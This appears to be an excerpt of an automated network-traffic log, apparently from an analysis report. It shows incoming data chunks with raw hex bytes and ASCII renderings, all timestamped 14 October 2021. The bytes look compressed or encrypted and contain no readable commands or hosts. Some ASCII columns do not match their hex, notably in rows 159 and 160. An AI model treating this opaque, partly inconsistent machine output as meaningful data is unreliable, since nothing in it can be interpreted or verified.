| 2021-10-14 01:43:28 UTC | 144                | IN        | Data Raw: ca 1b e0 68 54 ee f9 6b e2 97 37 0f 3c 23 68 70 90 24 61 df 8b cc 26 10 47 6f 35 a2 a6 f0 ea 9d f1 c2 57 bf 3e 2a a3 3f 34 43 95 fd 1e 39 4d 71 2a fe 2e be a5 0b 1b 6c 18 c7 a6 4d 24 c5 73 60 b2 ce 88 b9 4f 1a 4d 0a ca d1 b9 e6 5d 4b f6 a6 b9 d2 25 c6 f6 30 ca fb 6b 5b 5d 09 84 a6 63 fd f8 2b 66 dc 37 80 6c d4 95 a2 22 2b 09 36 a7 7b 2e 9f 99 13 59 95 9f 9c cc 9b 91 94 d2 7f a4 5a 42 64 0b d1 3c 49 d8 4a 47 9d a4 cc af 57 a5 2b a9 7a 8b 87 39 ae fc 87 99 f3 43 29 03 4a 7a c3 11 d8 36 e5 b2 66 77 5e 21 5a d4 7f ab 43 37 bb ec d1 83 28 20 ea 2e c0 01 ff cf fe 08 81 55 79 9f 2f 87 f8 d9 09 64 c7 48 b9 cd 3b 82 a9 4a 88 3c ef 28 7e d9 b8 29 f0 f7 a7 99 a7 79 db 97 a0 7d 92 12 47 be c3 37 20 25 63 64 0b 79 b8 90 4d f6 5c ff c3 18 bb 1c 6c e6 3b c9 1a 1b 69 6a<br>Data Ascii: hTk7<#hp\$a&Go5W>*?4C9Mq*.!M\$\$'OM]K%0k[jc+f7l"+6(.YZBd<lJGW+z9C)Jz6fw^lZC7(.Uy/dh;J<(-)y)G7 %cdyMl;ij        |
| 2021-10-14 01:43:28 UTC | 145                | IN        | Data Raw: 76 f6 e8 5c d4 34 aa 90 45 a8 0b 2c 3a 7d 5e ce 62 3f 05 22 cd 25 e2 03 23 42 8e 9c 6a a6 b0 d5 1d 6d e8 44 22 89 1d ca 49 14 aa 2b 1d a8 21 c9 28 ec dd 4c 11 68 f8 aa 89 95 8e 62 cd 25 5b 02 b7 ad 44 e8 39 72 30 e6 25 54 bc 5b c3 a7 82 c8 f9 ec c2 94 8f 4d 16 39 7a fa 09 a4 83 d8 98 70 02 2b d1 45 3f bc 47 f7 c1 c3 b0 b7 0e ce eb c0 19 f4 96 49 09 2c 5b 34 40 dc 31 dc 9e 71 c7 99 57 8c 80 25 8e 08 db 2f 9d 1a 3f 7d 07 08 ca 7e d0 8a ff 91 03 89 62 8b 97 e5 9f ab a7 5f 48 41 cc fc 84 e3 cc 0e 57 a5 c1 99 42 68 07 70 d6 f4 e6 1e 29 f5 b7 6e 73 f8 37 db 48 b6 41 6f 87 7f 86 76 5f 83 17 60 6e 34 a8 8b d5 93 94 65 c2 01 20 da 9c 6d 43 0b e8 8d f4 2b 27 66 bb 72 a4 b6 8c 7f 4e 8e aa 57 2f 70 aa 0b e2 a2 c1 dd 46 c9 ee f3 f4 c7 65 cc c7 df c7 c0 de a9 7d 52 f0<br>Data Ascii: v!4E.;)*b?%"#BjmD"!+(Lhb%[D9r0%T[M9zp+E?GI,[4@1qW%/?)-b_HAWBhp)ns7HAov_n`4e mC+frNW/pF e)R                     |



| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------|--------------------|-----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 146                | IN        | Data Raw: ac 02 49 e7 ef 48 23 ba 61 07 a1 36 0d 04 60 1f cc 99 ed a3 30 32 cc 7b f5 f9 e5 9f e5 ae 87 44 43 af 4b df 75 f7 cb cb e8 1e 59 8a f8 aa 53 d1 ec ef 35 d6 f6 e8 5a 64 97 f9 1b 62 88 82 0e 4c 7f 7e a5 de 1a 28 2f fd 2d b9 03 23 44 84 1a 31 3f b1 ca 12 65 4b 44 22 8f ad 69 1a 9f 8d 0b 97 8a 56 cb 08 6d 61 69 3c 65 cb a2 d3 95 8e 64 c7 ac 00 9b b6 b2 50 e0 9b 72 30 e0 95 f7 ef d3 e4 87 09 ea 81 ee e2 02 33 68 3b 3c 74 f7 73 a6 85 f2 3a 15 be 2a d1 5e 3e 04 68 f5 c1 5f bf 1c 61 79 ca 50 1f d4 ef 6b 9e 0a c1 11 75 e6 3a fe e7 75 ed 1b 09 29 a4 25 8a 37 43 05 b0 18 a5 5e 00 9f 92 c7 40 88 fb b1 59 12 44 8b 0d d7 9a 94 83 7f 34 69 4e 82 3d a7 e9 0a 77 28 e2 b1 6f f0 22 5b ed 54 b8 15 2a f5 b3 6e 92 dc 37 db ca bb 41 7f a1 59 d7 f6 21 1a 36 06 4f 14 3b 96 fd bb<br>Data Ascii: IH#a6'02{DCKuYSSZdbL~(-/#D1?eKD"iVmai<edPr03h;<ts:*^>_h_ayPku:u)%7C^@YD4iN=w(o"[T*n7AYi6O;                |
| 2021-10-14 01:43:28 UTC | 147                | IN        | Data Raw: db 0f 48 6f b0 5e 55 3a 86 8d 3f 39 3e ef b2 c1 d1 84 1d f6 82 16 9b a7 59 d2 2a 87 7d 8c 25 72 94 ee 33 0a a5 37 7b 74 e0 bd b0 1f d4 e8 fd 59 3d 0c 2b 67 d4 4b eb ae 19 49 5b e0 7c 2c 35 b0 23 91 60 5f 39 6e 79 ce 43 47 7f 32 94 10 9a 50 dd 94 72 e5 a0 6e c6 dc 66 69 43 ee 49 64 ac 9a c1 60 d7 d3 f2 96 ac d5 36 97 63 0d 51 ea 21 dc 67 3c 84 09 5b 4d 4b cf 10 2c 6f 02 cb 3e 80 04 88 ab cf 4e a0 b4 cb 1a 37 c6 d1 99 ab 61 6c ab a0 3f 87 d5 99 6c f0 3b 32 4a f6 07 a3 a0 a4 24 fb 5d 3e ba db 3c 4a 65 d7 4b 44 e1 a1 52 46 55 b8 a4 85 47 ab 49 c4 e5 f6 da 94 42 de 2f 65 7b bf 16 44 84 92 cc 40 14 6a 14 cc c2 64 1f 09 9f e6 03 29 de f9 cb 36 19 0c ac a6 ac dc 1e a4 2b 59 ed 38 c3 4e a7 09 33 a7 83 d4 d6 55 28 7a fd e6 43 90 71 4a ca 7a a3 86 64 78 4f f6 5e 8c<br>Data Ascii: Ho^U:>9>Y^}%r37{tY=+gKI  ,5#'_9nyCG2PmfiCld'6cQ!g<[MK,o>N7al1;2J\$}><JeKDRFUGiB/e{D@jd}6+Y8N3U(zCqJzdxO^  |
| 2021-10-14 01:43:28 UTC | 148                | IN        | Data Raw: 17 d4 61 34 a8 8b dc 93 94 65 c2 01 20 de 9c 6d 43 0b e8 8d 52 2b 27 66 bb 72 a4 b5 8c 7f e8 8e aa 57 2f 0d a5 0b e2 aa e0 d8 69 cb e8 df 5c 3f 82 54 c6 db e3 9d 07 ab 7d c8 4f 3f 5a ea a8 d4 b2 6c d2 38 64 0c fb a1 3b 10 c4 13 82 68 54 e8 49 c8 b1 1c 10 2f 77 01 b4 72 b0 8d 9d fa a6 c1 0b 18 b6 6f 35 a4 ac 70 bf 04 f0 d2 77 b7 43 2a a3 39 84 e0 c6 76 39 19 19 53 f7 fc 0e 0a 1d 2e 36 61 1a cf 56 4d 24 c3 79 cc e7 57 89 a6 42 12 31 0a ca d7 09 45 0e c0 d1 86 ec f0 fb c4 d6 e8 72 de 46 56 70 01 77 a6 63 fb f2 9e 33 45 36 9f 63 dc ea a2 22 2d b9 95 f4 0f 09 bf cf 31 86 97 bf 7f 74 be bc 99 ee 77 56 5a 42 62 01 69 69 d0 d9 55 4c 95 da cc af 51 15 88 fa f1 ac a7 6e 8c 1c 85 b9 0e fb 0c 2e 47 44 cb dc d8 36 e3 b8 ad 22 c7 20 45 dc 77 d2 43 37 bd 5c 72 d0 a3 07<br>Data Ascii: a4e mCR+frW/i/?TJO?ZMl8d;hTl/wro5pwC*9v9S.6aVM\$yWB1ErFvpwc3E6c"-1twVZBbiULQn.GD6" EwC7r                  |
| 2021-10-14 01:43:28 UTC | 150                | IN        | Data Raw: b3 a0 44 e2 69 db 4c 8a 8c ae f3 cd 4c 3c 28 29 53 09 c2 19 2b 4b 22 8b 02 d4 da c6 66 21 ba fd 08 0a 5a b2 25 61 18 ec 15 cf 57 1c a8 e9 49 ed f7 e8 11 e7 a8 ad e6 60 10 4a df 6e d9 e1 e5 ea 1e c5 85 53 c5 ec f0 ee e8 15 5b d4 16 76 fe b2 ca 21 69 aa 0f 0a 66 f9 20 57 f9 1a 2c 10 e8 06 94 01 b9 67 83 8e 69 b3 c9 16 a5 e5 04 0f 8f 37 53 26 a5 86 29 19 8e 7c 4d 56 75 46 69 38 5a da 89 fe 97 14 47 c0 3c 58 22 b3 b1 54 c0 34 67 1d e0 0f cd d3 ea ef a5 86 ee ab 68 bc 0d 14 68 3f 0b 59 d9 71 a6 19 fd 95 79 01 0b d4 59 1e 94 4a dd ec c5 9a 2e 7f 77 c7 c2 1d d2 c5 cd 77 b5 c0 11 69 ee 11 ff e7 73 5d bc 5a a2 83 05 88 14 d2 07 90 2f 12 7b 2d 91 bb cf fc 88 fb b7 53 09 1c 12 0c c0 b6 99 86 7c 32 43 56 d9 89 b7 cf 2e 50 b9 e0 b1 4f 2c 2a 76 fc 6c b0 aa 2a f5 b5<br>Data Ascii: DiLL<()S+K"MfIZ%aWi'JnS[vlif W,giE@7S&)]MVuFi8ZG<X"TA4ghh?YqyYJ.wwis]Z/-S]2CV.PO,*v*                         |
| 2021-10-14 01:43:28 UTC | 151                | IN        | Data Raw: 60 5b c3 0d cf 55 f2 cf 2a 8c 43 ce 3d 20 14 f3 44 a7 92 6a ee 55 02 35 96 da da cc cf 31 c5 16 6f c0 53 bb 68 67 80 0e 4f e2 3a 5d 5b 74 56 97 12 5f 42 d9 44 e2 a4 4a 31 c1 fa 48 ee c2 d6 aa 62 79 a1 3f e7 6f db a5 5f 99 dc 53 f9 04 b4 b6 85 d9 43 0e 86 a7 66 a9 08 9b fe b4 d0 e2 78 5a a1 75 a5 10 91 1c 47 74 3c d8 29 26 e0 3a 43 ef 6d d4 6a de c2 ea 48 73 c9 75 43 50 2a 0c 65 a9 aa b8 2b eb 4b 66 ba 98 70 cf 09 87 35 21 9a 39 41 90 40 c1 6f f7 89 dc de ba 24 eb 8a 93 5d 6c b1 5d b8 72 38 0a 9a b4 a0 e3 ae f8 97 e9 59 4f 0a a4 d2 dd d1 91 77 5e 0e 4c fe 85 7c 19 36 a0 60 74 91 7a 16 d1 5b ff b0 b2 e9 bc 04 ee 54 89 fb 8e 39 e9 81 48 73 a2 3d c8 92 8f dc 49 75 17 24 d5 de 4a 99 49 28 dd 6a 2d d0 61 e1 4e 7a 99 9b 8b 8c d2 17 09 13 6c d1 7c 66 76 aa 0e 45<br>Data Ascii: `[U*C= DjU51oShgO:][tV_BDj1H,by?o_ScfXZuGt<&:CmjHsuCP*E+Kfp5!9A@o\$]]rJ9Ow^L]6'iz?T9Hs=lu\$Jl(j-aNzl]fve  |
| 2021-10-14 01:43:28 UTC | 152                | IN        | Data Raw: bb 27 be 0a 53 fe 3e 4b b4 fb 14 dc 2d 0d 4a b6 b1 61 84 2e ac 8e 45 e5 db 9e dc 4a 65 10 41 53 9b 00 de c2 95 27 06 a0 ff 26 79 53 ee 88 cb 9d ee 3b 1b 2f c6 b5 1c 16 fe 86 6a 1f a6 53 0b 48 56 f9 63 46 76 c1 04 58 63 64 7f 56 1a 45 0d d3 75 6c b4 c9 50 0a fa f9 f8 75 8d e5 76 44 28 a6 90 44 b4 20 de f2 58 c0 cf 76 20 b1 af 2a 6f 32 09 c9 e1 00 80 cc b6 59 49 3b 2f 73 f1 d7 23 c9 51 e2 df 1c cf 28 6b f5 7a e8 04 de 96 08 32 35 5a 04 d1 22 52 f6 6d 69 1c 5b 85 ea 70 1e 88 20 8c a1 3f fa d6 3d 13 2c 58 ac b6 5b bf 79 53 cc 86 e9 d1 73 8b e1 d9 c4 a0 58 50 57 36 bd be 76 e7 96 82 05 4b 37 84 77 f7 d5 ed 17 2e a9 34 ab 43 27 84 ee 33 75 ec af 69 f7 dc a6 af fe 69 a2 41 7e 54 13 6b 62 fa e0 75 73 85 d7 fe 66 94 b9 c4 45 aa 60 68 ab 3e 6e 15 3c e9 e4 e1 d8 87<br>Data Ascii: 'S>K-Ja.EJeAS&yS;IjSHVcFvXcdVEulPuvD(D Xv *o2Yl;/s#Q(kz25Z)"Rmi[p ?=,XjYsXPW6vK7w.4C'3u iIA~TkbusfE' h>n< |
| 2021-10-14 01:43:28 UTC | 153                | IN        | Data Raw: b7 05 eb bd 8f 52 fe db 40 08 44 6b f8 8c a1 8a 3f 7a 24 db a0 46 1f 34 53 a5 6b e9 58 da 77 b6 05 7a 44 c3 f7 99 90 c5 9f 48 f1 73 eb 79 49 90 d9 3a 06 b3 ea 0b ea d0 93 ba 74 af c2 b7 5b eb 12 03 98 02 58 ac 5f 68 70 a2 4a 4f 78 95 fd 69 f8 68 8b 1b 14 f2 ba 70 40 f3 6d d7 81 9d a1 bf 0a 41 b5 a3 11 b0 a9 8f 5f 16 f8 41 0c 5c 6f 5e cf ac 4c 2a 33 c3 30 e7 4e 1a 30 9e be 2b ca de bf 2e 7e a7 2c 56 e0 0f 36 46 fe d8 44 36 b9 65 ea 0e 99 32 4a 60 33 88 98 d6 c0 9f 33 a0 2b 71 0d a5 eb 0c c3 01 65 3c b9 12 c2 d2 d0 c2 e9 d4 ba c7 a9 d4 80 69 15 51 5c 69 d3 04 96 fd b4 9e 45 0f 18 ab 23 22 a0 5c d8 bf f9 a9 00 4d 7e 87 b3 68 b3 8b 7c c2 b1 5f 9a fd 1a fd 60 75 ad 5b 17 b7 78 6f f4 0a 90 0c d1 60 d3 a3 a5 f0 51 6b 24 5a 1f 6c 34 c3 62 8b 34 b5 6d 00 4f 45 cd<br>Data Ascii: R@Dk?z\$F4SkXwzDHsyl:t[X_hpJOxihp@mA_Alo^L*30N0+.-,V6FD6e2J'33+qe<iQ!iE#"lM-h]l`_u]xo`Qk\$Z l4bmOE        |
| 2021-10-14 01:43:28 UTC | 155                | IN        | Data Raw: 66 0c 24 8c ed a6 85 ea f5 6c b7 4b b6 69 02 6b 83 4e b0 d4 49 f2 7a d0 aa 38 e4 76 6a c0 bb 33 82 43 be 56 50 48 c8 12 e0 c1 2e af 0a 7c 4e b8 f4 fa 85 dc 42 9d 34 2d ab 7e 8e 55 04 03 a6 f1 52 9b e9 d6 df e0 03 f0 af a4 72 86 35 6f ae d9 54 70 f9 47 a1 4d 26 f8 dd 61 ac 0f a3 3d 16 da 66 30 a8 3d 8a 77 7f 20 34 e6 89 6e 44 cb 7b c3 3e 03 43 1e 07 aa 91 41 85 4a ee 65 f3 da c7 99 69 31 ae 4e ce f9 79 d0 4f ef 47 4e 79 8a db 72 8d f7 ed 81 bf ce 1d 57 2a d3 66 a8 65 86 ae 5b fd 71 ba 15 06 a8 41 0f de 6b b4 38 a7 ad d9 c0 a0 38 e5 81 ac 7e 57 fa 34 f4 50 63 50 6b 4f 41 5b 08 16 09 1d d7 f6 be 12 36 48 b7 75 db ba 81 c4 40 4e bd e6 c3 4b c3 c4 3c ac b5 5e 9c 02 18 01 30 14 f4 7c d0 66 47 3c da 41 2b a6 a5 17 ec 3a 08 5a 39 ad ca bb f1 2e 72 8e 68 80 cc 5c<br>Data Ascii: f\$!KikNlZ8vj3CVPH.lNB4--URr5oTpGM&a=f0=w 4nD{>CAJei1NyOGNyrWfe[qAk88-W4PcPkOA[6Hku@NK<^O][G<A+:Z9.rh)    |
| 2021-10-14 01:43:28 UTC | 156                | IN        | Data Raw: c3 0f 95 52 2e 1f 2f 8a d9 a5 58 71 44 1e 1a e3 af 20 08 29 84 ed f7 87 07 f0 25 29 9a 50 13 fb bd 4d 94 6e 29 dd 25 34 fd 05 bd 3e 1b cd 78 60 0b 7e e4 df b6 a1 c0 2d 94 4e 46 01 ad b5 05 5a af ef ef 6f 7d 0a 43 33 e5 94 8d 08 7e a3 d3 67 23 c1 d4 20 bb 81 af c3 74 95 96 a6 00 ce 81 b9 eb e5 ab e8 e4 b9 26 8d 85 28 37 c8 cd 22 57 25 9a 02 50 f1 c0 af 29 19 d0 36 fe 7f 47 f5 4c 7d d2 92 11 28 2b 06 42 51 95 9f 6f ff a7 e6 1d 0a 48 5b 13 93 ba 47 aa 25 99 f1 6d b0 47 1f 82 30 8f 51 9c c8 1d db c4 ba f0 35 fe d5 4b c5 cc ee b5 67 07 c2 ec 18 91 2a 10 9b 69 75 97 fb dc c8 13 15 f5 04 a0 8c 2b 6c 0a 3a cc 78 04 18 04 0e 84 a6 a2 98 04 10 d3 4a 3e 40 e2 86 c6 73 88 10 33 44 ea cf 67 8a 12 f1 89 23 45 8e d1 4a 74 b1 24 54 2a 0e 4e ce 1d d5 d5 e8 ac 8c cc 4f 5e<br>Data Ascii: R./XqD )%)PMn)%4>x'~-NFZo)C3~g# t&(7""W%P)6GL){+BQoH[G%mgG0Q5Kg*iu+!x:]>@s3Dg#EJt\$T*NO^                  |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-------------------------|--------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 157                | IN        | Data Raw: a1 66 25 ae 34 d7 ba 43 bd 98 46 f8 22 20 1d ce d2 ca e5 b9 70 50 66 47 f0 50 5f 20 e7 0d 2b bc fc a6 86 0c 2d 5e 38 c9 98 d4 31 15 ad ae 94 b2 42 9c 04 a4 32 df 06 f0 96 f5 04 5f 61 79 23 7f 81 7e df 48 d4 ec 57 0d bb 8d 31 59 c6 68 28 3b 01 c8 44 3c 2a c8 17 f9 ad 24 a6 f9 56 ee f8 ec 1f f0 b2 90 39 2f 95 55 c0 79 ed e3 cf 06 7a 88 42 ef c0 c9 fe f4 16 76 db ca 70 cf c8 bd 7f 2d aa 16 31 67 42 7f f7 dd 29 0c 38 ef da 56 ca e1 cc 42 5f 8c 6a 76 09 c3 bf 48 cc ff 58 e0 c8 de 52 67 e4 d3 55 97 1f a7 66 df 8d e8 83 26 75 18 6b 65 d0 5c e2 9c ef 53 0a ef 6b df 8b c6 1d a8 1f 30 3f 2d 41 53 2c 40 24 1c 70 f3 f5 b9 b7 d6 5c c2 1d 3d 65 1d df 96 91 65 d7 8f 0b e2 51 4f 48 3a ab f9 dd 37 59 82 4b 50 f0 af b2 5f 90 e0 50 8f 74 7d e2 5b 1f e2 26 32 b6 0f f0 42<br>Data Ascii: f%4CF" pPfGP_ +^81B2_ay#-HW1Yh(<*&\$V9/UyzBvp-1gB)8VB_jvHXRGUf&uke!Sk0?-AS.@\$pl=eeQOH:7 YKP_Ptj]&2B |
| 2021-10-14 01:43:28 UTC | 159                | IN        | Data Raw: 16 16 21 4d 26 2c bb c1 23 1c f1 b8 84 f2 16 6b 6c ff 0b c9 b2 30 c6 87 fd c0 6e 1f 40 52 1b 36 ba 1a 8e 57 94 f4 9e 63 91 4b 31 a0 2d 82 39 6f e1 25 ba e5 6c 39 f3 40 ee 21 c4 dc d3 1a a7 67 5b be 0f a8 eb d4 15 44 59 14 1e d5 34 9b 9c 00 83 16 de a9 56 d3 83 2e f5 bc 98 b0 9c 72 d4 83 a4 43 ae 0f 1d 5a 92 fd 0b 3e 5a df 31 7f 21 2f de 4a 74 4e ae 42 c3 62 f3 b0 2d 90 3b e4 d6 8c 8f 16 0d de f4 49 c7 42 82 a4 e3 be bb 05 35 e5 2e ef 43 ca 62 0c 03 2c d4 c7 4d a3 23 1a a5 36 ad 3f ae b7 83 64 08 8f 39 10 20 6c 55 12 d2 eb ec 6c aa 21 ed 3f 52 a7 18 95 4e eb d9 47 bb 9d 5c bd 7d ab 2b 40 27 31 5a 8e 30 0f 59 82 b0 43 e1 79 bc fa f9 33 26 11 20 7d 3e 55 45 87 b4 c6 64 05 12 06 0c 92 9c ce 94 06 46 ba cc fa 60 ea f3 77 d5 bd 62 ed f7 f8 ad fe ff 5e de 7b ad 92<br>Data Ascii: !M&.#k0n@R6WcK1-9o%l9@!g!DY4V.rCZ?rYBb-;lB5.Cb,M#6?d9 IU!l?RNGj}+@'1Z0YCy3& }>UEdF"wb*{        |
| 2021-10-14 01:43:28 UTC | 160                | IN        | Data Raw: f7 0b de c4 7f ba 20 e1 34 93 4f 49 17 41 f4 d8 9b ef dc 89 d8 0e ea 1c ff 6f f7 e7 cf 88 71 29 59 fe f7 a9 bf ea 31 67 a9 ef a0 6a 7b 18 2d cd 65 92 9d 26 e6 aa 49 58 ca 22 cf c3 95 55 6a 8d 77 c7 5a 4f af 16 26 64 00 80 a7 97 94 90 53 f4 70 7e 25 cb da 75 2a d2 9d b3 1b 51 09 a9 d4 0f 24 3b d9 bc 0f 22 d6 df 3e 5a df 31 7f 21 2f de 4a 74 4e ae 42 c3 62 f3 b0 2d 90 3b e4 d6 8c 8f 16 0d de f4 49 c7 42 82 a4 e3 be bb 05 35 e5 2e ef 43 ca 62 0c 03 2c d4 c7 4d a3 23 1a a5 36 ad 3f ae b7 83 64 08 8f 39 10 20 6c 55 12 d2 eb ec 6c aa 21 ed 3f 52 a7 18 95 4e eb d9 47 bb 9d 5c bd 7d ab 2b 40 27 31 5a 8e 30 0f 59 82 b0 43 e1 79 bc fa f9 33 26 11 20 7d 3e 55 45 87 b4 c6 64 05 12 06 0c 92 9c ce 94 06 46 ba cc fa 60 ea f3 77 d5 bd 62 ed f7 f8 ad fe ff 5e de 7b ad 92<br>Data Ascii: 4OIaOq)Y1gj{-e&IX"UjwZO&dSp-%u*Q\$; ">Z1/JtN.qWU:~c&}&g&6AjC;}*WY-RiO*5*pK\$ hXfw7s9s2gWZk)W-bQ   |
| 2021-10-14 01:43:28 UTC | 161                | IN        | Data Raw: 99 dd 86 6c e7 38 d9 a9 88 3d bc cb 3d 28 b8 32 c0 a7 c2 91 0c 71 08 39 dc d4 02 d7 55 3a f1 07 2b e7 45 d6 02 37 bc b1 b6 95 c7 31 3f 05 7c c4 3e 2a 5c 82 38 1f 9f 9d e9 da 4f 1c 6c 4b a7 ef a4 6a 78 dd d4 6f 49 be 2e b7 07 84 37 a9 13 31 0f c4 f6 89 c7 8e d7 4b a7 27 ba 3e 05 9d 98 79 4f e5 bb 3e e4 c3 cd f7 7e ba 8c f2 52 a0 5e 74 d8 40 23 b5 0f 31 2d b1 37 5e 6b 8c e2 75 bb 2a 88 20 12 25 16 9a 87 7a c8 78 44 4f 64 4b 99 da 67 6a ee 7f 25 47 93 d0 1f 84 9e d2 e7 de 5b 3a 8e ee f3 28 91 68 e7 88 b8 52 62 ae 5f 45 68 ef a9 61 e5 de 2b c0 a7 da 6d 46 97 a7 6c e2 2a 99 05 f0 c6 da 9f c4 91 e0 8f 95 7b f0 41 39 53 fc f6 1e 82 44 75 4e 99 07 db cc cd ce aa 84 e9 91 ee da 9b 14 7d 19 68 35 a0 17 85 af a3 df 1a 54 43 b8 33 3a a3 5c ce b7 bd f0 47 1a 27 d8 b1<br>Data Ascii: l8==(2q9U;+E71?>*"8OIKxol.71K">yO>-R^t@#1-7^ku" %zxDOdKgj%G!:(hRb_Eha+mFI*{A9SDuN)h5TC3:lG'       |
| 2021-10-14 01:43:28 UTC | 162                | IN        | Data Raw: 9f ea c8 82 12 e7 df a0 7a 53 a0 37 83 55 0d 18 80 c7 e2 e2 bf f6 83 b9 7c 10 30 b8 c8 d7 d6 da 61 4d 0c 46 dc e3 31 6e 44 d7 70 57 d6 24 3c f2 54 b7 ab 82 f6 ba 57 d2 72 83 c9 9a 7a e3 91 79 7e ba 6f b7 b1 eb 38 38 68 30 ec c8 6f b9 58 32 cf 30 2a d4 74 f4 07 27 bd a4 b6 97 c1 02 23 35 6e d3 20 0f af 65 c4 eb 71 2a 14 1a 94 e2 85 b4 4a 0e 1b 95 86 32 10 71 4e b2 30 b0 3a 9c 75 ab 51 09 18 8f d4 c8 e0 b1 e2 25 cb 0e fa 59 63 ef e1 30 22 89 d7 60 9b d0 cb b2 7b eb c9 e1 12 e2 16 75 c7 5e 6c c8 61 42 68 93 65 25 0c e0 8b 1a cc 4c e7 73 77 36 73 84 c2 30 f7 47 4c 6d 7d 77 86 ed 63 7e ff 40 14 69 84 e4 0a a4 a7 e8 ca ed 69 4b b7 82 84 1b a8 3e ba 8e f0 12 23 f9 37 02 7f ae e4 7e 18 4a c8 70 74 01 c6 f3 7b 5b dc 1e 82 61 e3 12 32 74 31 90 db b3 cf c3 22 b1<br>Data Ascii: zS7Uj0aMF1nDpW\$<TWrzy-o88h0oX20*t#5n eq*J2qN0:uQYc0""{u'laBhe%Lsw6s0GLm}wc~@iik#>#7-Jpq {a2t1"      |
| 2021-10-14 01:43:28 UTC | 163                | IN        | Data Raw: 0b 21 40 3a ef a2 47 1e f0 5f e6 0b 4d b3 8a 4d 3a 3d 2a f0 e2 25 c3 45 51 ea b5 ee d0 25 c3 ec db ee fb df 5e 6c 12 af a4 f6 f1 e8 9e 1e 45 5e 8a 52 c7 c1 a0 c0 31 a9 20 8c 69 d2 9d 6c 0b 5f 95 79 7e d4 a8 97 8b ea 77 d3 5c 44 62 d8 57 e5 ca d3 4a 48 95 7a 9c a5 57 a8 07 09 6f a7 a7 de 98 53 a1 ab 0e 92 37 0e 7e 70 eb f2 fe 3b c8 8a e0 a0 ed 0c 77 c2 5f 82 72 3a 90 64 f4 bd 12 0b e1 7c c2 02 e0 48 f1 2d 81 f2 78 2c 1d ac fa 8c 00 e9 5f 24 20 44 26 73 81 0d 8a 10 ff 47 53 77 ab b3 cd a2 a5 9f a7 93 e6 fa 90 7b 8c d5 4b 86 f0 27 0a ca 2c 1d 22 7f bc 20 0b 53 46 e9 59 82 be ee 62 d0 6d f9 11 fb 61 5d c0 4d 1b 92 aa 3a 9c 54 5c 9c 74 79 e4 96 2e 41 29 92 14 3c e9 80 89 74 7f 80 51 70 e0 55 de ba f3 49 44 d8 bf de 45 ce fb cd 94 41 c6 12 3c 0f 94 cc f7 2b d5<br>Data Ascii: !@:G_MM:=%EQ%*IE^R1 il_y-wDbWJHzWoS7~p;w_r:d!H-x_ \$ D&sGSW{K," SFYbma]M:Tlty.A)<tQpUI DEA<+      |
| 2021-10-14 01:43:28 UTC | 164                | IN        | Data Raw: 7b dc 8a fe 97 7d 60 ed 2e 63 02 10 b2 20 c1 16 71 30 e0 df c7 c2 c2 cb a5 2b e8 00 ef c0 95 15 68 26 28 5c da 78 a4 36 d8 39 6a 25 2b d1 5a cd 82 6a f5 dc c5 5c 31 f1 5e e1 c1 1d d4 78 4a 09 2c b8 13 a0 ce 99 fd ec 72 c7 99 7a b7 a5 25 f7 15 1d 07 3e 19 34 7a 2d 8e 70 e6 d1 8a 82 b3 a8 8b ec 8a 0f c0 b2 b9 d0 7c 32 43 d1 fe 73 a6 67 0f 55 ba e0 b1 f8 6b 07 76 6d 71 4f 87 b8 f4 b1 4e 0c fa 3a cd d2 93 71 7d 76 5f 6e 75 83 37 06 5b 23 84 a9 e0 bb 67 55 06 a8 58 e2 f4 39 08 ec ad 88 29 f0 66 bf 56 8b a7 aa 5f 08 9b aa 57 12 fe 58 0b 7d b4 eb f0 44 c9 4d da 76 b9 e1 cd 18 db 55 bc d9 a9 7d c8 6f 0d 77 f8 93 6d 8a 6e 66 39 41 f0 d1 a4 0c ce 3b b2 6a ba ee da 4f cd 84 11 2f c8 38 68 70 b9 8f ad df 30 d2 2f 39 6a 6d 2c a0 8c 76 9d 06 02 c2 e8 9e 6c 29<br>Data Ascii: {} .c.q0+h&(\x69j%+Zj)1^xJ,rz%>4z-pj 2CsgUkvmqON:qj_v_nu]7[!ngUX9)lV_WX}DMvUjowmnf9A;jO/8h pO/9jm,vl)      |
| 2021-10-14 01:43:28 UTC | 166                | IN        | Data Raw: 1c c2 1e 87 52 eb 25 30 c9 2d 86 08 c1 44 64 7d 2b 0d d9 92 cd 96 bd c3 af 32 d3 fc 95 98 c9 54 18 e1 55 e6 32 f3 41 5d 9d 87 85 ed b2 04 c8 17 20 0d fd 42 bc a1 a4 fa 38 77 3c bb c4 62 6e eb c8 4a 42 e7 2e 3c dd 55 b8 a6 aa ec ab 48 c4 5c f9 e7 87 65 fe 05 61 d3 a2 37 96 3a 8e 67 43 3d 47 c4 d0 6c 53 98 77 c4 cd 13 2f ff 40 20 1c 09 94 88 8b 70 d5 2e 1f 28 59 68 3b 09 6b a6 09 b4 a6 bb fb d5 55 dd 5d 6b 9a db 91 9b 47 fa c2 a0 86 30 cf 67 d9 4d aa e8 8a fe cf 52 32 45 30 42 0b c5 33 12 20 b6 88 03 49 dc d9 68 23 bb 67 b1 28 5b 96 04 60 bd cd 5e ed a2 30 b0 f5 46 e5 de c5 77 e9 87 99 62 18 1a 4d cc 68 af 63 71 eb 4d 41 f6 fe d9 cd 83 f2 bd 95 9f f5 bb 44 a8 32 97 0e 17 b6 09 0a df 79 4d cc ae 9a bf 31 bc 1b c2 81 2e 45 f9 82 49 a0 23 cc 05 47 93 c6 b5 8e<br>Data Ascii: R%0-Dd]+2TU2A] B8w<bnJB.<UHlea7:gC=GISw/@ p.(Yh;kUjKG0gMR2EOB3 lh#g([~^OFwbMhcqMAD2yM1.E l#G      |
